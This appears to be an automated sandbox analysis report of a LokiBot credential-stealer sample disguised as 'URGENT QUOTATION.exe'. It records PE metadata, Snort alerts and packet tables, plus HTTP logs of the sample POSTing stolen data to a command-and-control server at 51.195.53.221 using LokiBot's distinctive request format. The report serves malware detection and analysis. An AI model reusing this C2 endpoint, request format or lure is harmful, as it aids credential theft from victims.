.rsrc	0x3b000	0x1288	0x2000	False	0.26904296875	data	3.06652205631	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3b3e0	0xea8	data		
RT_GROUP_ICON	0x3b3cc	0x14	data		
RT_VERSION	0x3b0f0	0x2dc	data	English	United States

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaFreeVarList, __vbaEnd, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaObjSet, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, __vbaObjVar, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaFileOpen, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaLateMemCall, __vbaVarDup, __vbaFpI4, _CIatan, __vbaStrMove, __vbaCastObj, _allmul, __vbaLateIdSt, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos

Description	Data
Translation	0x0409 0x04b0
LegalCopyright	MisterBreak
InternalName	constantinsborg
FileVersion	1.00
CompanyName	MisterBreak
LegalTrademarks	MisterBreak
Comments	MisterBreak
ProductName	Corpora
ProductVersion	1.00
OriginalFilename	constantinsborg.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:55:26.030114	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49743	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.030114	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.030114	TCP	2025381	ET TROJAN LokiBot Checkin	49743	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.030114	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49743	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.532301	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49744	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.532301	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49744	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.532301	TCP	2025381	ET TROJAN LokiBot Checkin	49744	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.532301	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49744	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.968569	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49745	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.968569	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.968569	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.4	51.195.53.221
02/22/21-19:55:26.968569	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49745	80	192.168.2.4	51.195.53.221
02/22/21-19:55:27.547797	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49748	80	192.168.2.4	51.195.53.221
02/22/21-19:55:27.547797	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.4	51.195.53.221

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:55:27.547797	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.4	51.195.53.221
02/22/21-19:55:27.547797	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49748	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.064710	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.064710	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.064710	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.064710	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49749	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.625081	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.625081	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.625081	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.4	51.195.53.221
02/22/21-19:55:28.625081	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49750	80	192.168.2.4	51.195.53.221
02/22/21-19:55:54.056209	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:55:25.982815981 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.025729895 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.025830984 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.030113935 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.072932959 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.073054075 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.115890980 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.303994894 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304028034 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304047108 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304064035 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304080009 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304097891 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304114103 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304119110 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.304131985 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304150105 CET	80	49743	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.304177999 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.304200888 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.304256916 CET	49743	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.486068964 CET	49744	80	192.168.2.4	51.195.53.221

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:55:26.528930902 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.529052973 CET	49744	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.532300949 CET	49744	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.575352907 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.575452089 CET	49744	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.618608952 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814730883 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814758062 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814770937 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814786911 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814804077 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814821005 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814836979 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814857006 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814876080 CET	80	49744	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.814933062 CET	49744	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.815023899 CET	49744	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.816253901 CET	49744	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.920228004 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.963185072 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:26.963323116 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:26.968569040 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.013710022 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.013936996 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.056998014 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275238037 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275314093 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275357962 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275397062 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275435925 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275448084 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.275479078 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275517941 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.275520086 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275552034 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.275563955 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.275614977 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.275707960 CET	80	49745	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.277110100 CET	49745	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.496277094 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.539612055 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.541325092 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.547796965 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.593133926 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.593444109 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.638089895 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841558933 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841588020 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841613054 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841635942 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841655970 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841677904 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841698885 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841717958 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.841751099 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.841778040 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.841804028 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.843343973 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:27.845871925 CET	80	49748	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:27.845964909 CET	49748	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:28.011992931 CET	49749	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:28.058187962 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.058304071 CET	49749	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:28.064709902 CET	49749	80	192.168.2.4	51.195.53.221

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:55:28.107681990 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.107758999 CET	49749	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:28.153806925 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.371942997 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.371972084 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.371992111 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.372010946 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.372025967 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.372042894 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.372057915 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.372075081 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.372090101 CET	80	49749	51.195.53.221	192.168.2.4
Feb 22, 2021 19:55:28.372155905 CET	49749	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:28.372230053 CET	49749	80	192.168.2.4	51.195.53.221
Feb 22, 2021 19:55:28.373610973 CET	49749	80	192.168.2.4	51.195.53.221

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:54:51.186764002 CET	65248	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:51.235390902 CET	53	65248	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:51.295857906 CET	53723	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:51.344655037 CET	53	53723	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:51.574980974 CET	64646	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:51.634310007 CET	53	64646	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:53.045952082 CET	65298	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:53.094594002 CET	53	65298	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:53.826469898 CET	59123	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:53.876986027 CET	53	59123	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:55.059550047 CET	54531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:55.112478971 CET	53	54531	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:55.857968092 CET	49714	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:55.906671047 CET	53	49714	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:56.128969908 CET	58028	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:56.192874908 CET	53	58028	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:57.182136059 CET	53097	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:57.235832930 CET	53	53097	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:58.715600967 CET	49257	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:58.766479969 CET	53	49257	8.8.8.8	192.168.2.4
Feb 22, 2021 19:54:59.609208107 CET	62389	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:54:59.674412012 CET	53	62389	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:00.696815968 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:00.745600939 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:02.166680098 CET	55854	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:02.220957994 CET	53	55854	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:03.526134968 CET	64549	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:03.577670097 CET	53	64549	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:04.919903040 CET	63153	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:04.968586922 CET	53	63153	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:06.442466974 CET	52991	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:06.490986109 CET	53	52991	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:07.767831087 CET	53700	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:07.827917099 CET	53	53700	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:09.457597971 CET	51726	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:09.509057045 CET	53	51726	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:11.120012999 CET	56794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:11.168740988 CET	53	56794	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:12.421596050 CET	56534	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:12.470561981 CET	53	56534	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:19.234452009 CET	56627	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:19.285892010 CET	53	56627	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:21.189466953 CET	56621	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:21.247977972 CET	53	56621	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:22.609910965 CET	63116	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:55:22.658641100 CET	53	63116	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:23.245244980 CET	64078	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:23.296760082 CET	53	64078	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:24.076570988 CET	64801	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:24.157978058 CET	53	64801	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:24.391375065 CET	61721	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:24.440160036 CET	53	61721	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:27.253577948 CET	51255	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:27.305624008 CET	53	51255	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:47.101993084 CET	61522	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:47.153614998 CET	53	61522	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:49.834748030 CET	52337	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:49.897064924 CET	53	52337	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:50.541276932 CET	55046	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:50.591535091 CET	53	55046	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:51.153666019 CET	49612	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:51.210707903 CET	53	49612	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:51.619370937 CET	49285	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:51.679385900 CET	53	49285	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:52.129781008 CET	50601	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:53.115039110 CET	50601	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:54.054042101 CET	53	50601	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:54.056106091 CET	53	50601	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:54.095179081 CET	60875	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:54.178407907 CET	53	60875	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:54.567998886 CET	56448	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:54.628547907 CET	53	56448	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:55.194668055 CET	59172	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:55.252279043 CET	53	59172	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:56.154933929 CET	62420	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:56.214632034 CET	53	62420	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:57.027703047 CET	60579	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:57.077191114 CET	53	60579	8.8.8.8	192.168.2.4
Feb 22, 2021 19:55:57.698741913 CET	50183	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:55:57.759673119 CET	53	50183	8.8.8.8	192.168.2.4
Feb 22, 2021 19:56:05.495182037 CET	61531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:56:05.543823004 CET	53	61531	8.8.8.8	192.168.2.4
Feb 22, 2021 19:56:05.694511890 CET	49228	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:56:05.760157108 CET	53	49228	8.8.8.8	192.168.2.4
Feb 22, 2021 19:56:09.793924093 CET	59794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:56:09.852710962 CET	53	59794	8.8.8.8	192.168.2.4
Feb 22, 2021 19:56:41.472836018 CET	55916	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:56:41.521950960 CET	53	55916	8.8.8.8	192.168.2.4
Feb 22, 2021 19:56:43.412163019 CET	52752	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:56:43.473107100 CET	53	52752	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 22, 2021 19:55:54.056209087 CET	192.168.2.4	8.8.8.8	d0d1	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 19:55:22.609910965 CET	192.168.2.4	8.8.8.8	0xaa9f	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Feb 22, 2021 19:55:24.076570988 CET	192.168.2.4	8.8.8.8	0x525f	Standard query (0)	gnpnew.by.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:55:22.658641100 CET	8.8.8.8	192.168.2.4	0xaa9f	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:55:24.157978058 CET	8.8.8.8	192.168.2.4	0x525f	No error (0)	gnpnew.by.files.1drv.com	by-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 19:55:24.157978058 CET	8.8.8.8	192.168.2.4	0x525f	No error (0)	by-files.fe.1drv.com	odc-by-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 51.195.53.221

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49743	51.195.53.221	80	C:\Users\user\Desktop\URGENT QUOTATION.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:55:26.030113935 CET	2382	OUT	POST /p.php/594QbwaP456AN HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 51.195.53.221 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 244CE878 Content-Length: 190 Connection: close
Feb 22, 2021 19:55:26.303994894 CET	2382	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Feb 2021 18:55:26 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49744	51.195.53.221	80	C:\Users\user\Desktop\URGENT QUOTATION.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:55:26.532300949 CET	2393	OUT	POST /p.php/594QbwaP456AN HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 51.195.53.221 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 244CE878 Content-Length: 190 Connection: close
Feb 22, 2021 19:55:26.814730883 CET	2394	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Feb 2021 18:55:27 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49745	51.195.53.221	80	C:\Users\user\Desktop\URGENT QUOTATION.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:55:26.968569040 CET	2405	OUT	POST /p.php/594QbwaP456AN HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 51.195.53.221 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 244CE878 Content-Length: 163 Connection: close
Feb 22, 2021 19:55:27.275238037 CET	2406	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Feb 2021 18:55:27 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49748	51.195.53.221	80	C:\Users\user\Desktop\URGENT QUOTATION.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:55:27.547796965 CET	2427	OUT	POST /p.php/594QbwaP456AN HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 51.195.53.221 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 244CE878 Content-Length: 163 Connection: close
Feb 22, 2021 19:55:27.841558933 CET	2440	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Feb 2021 18:55:28 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 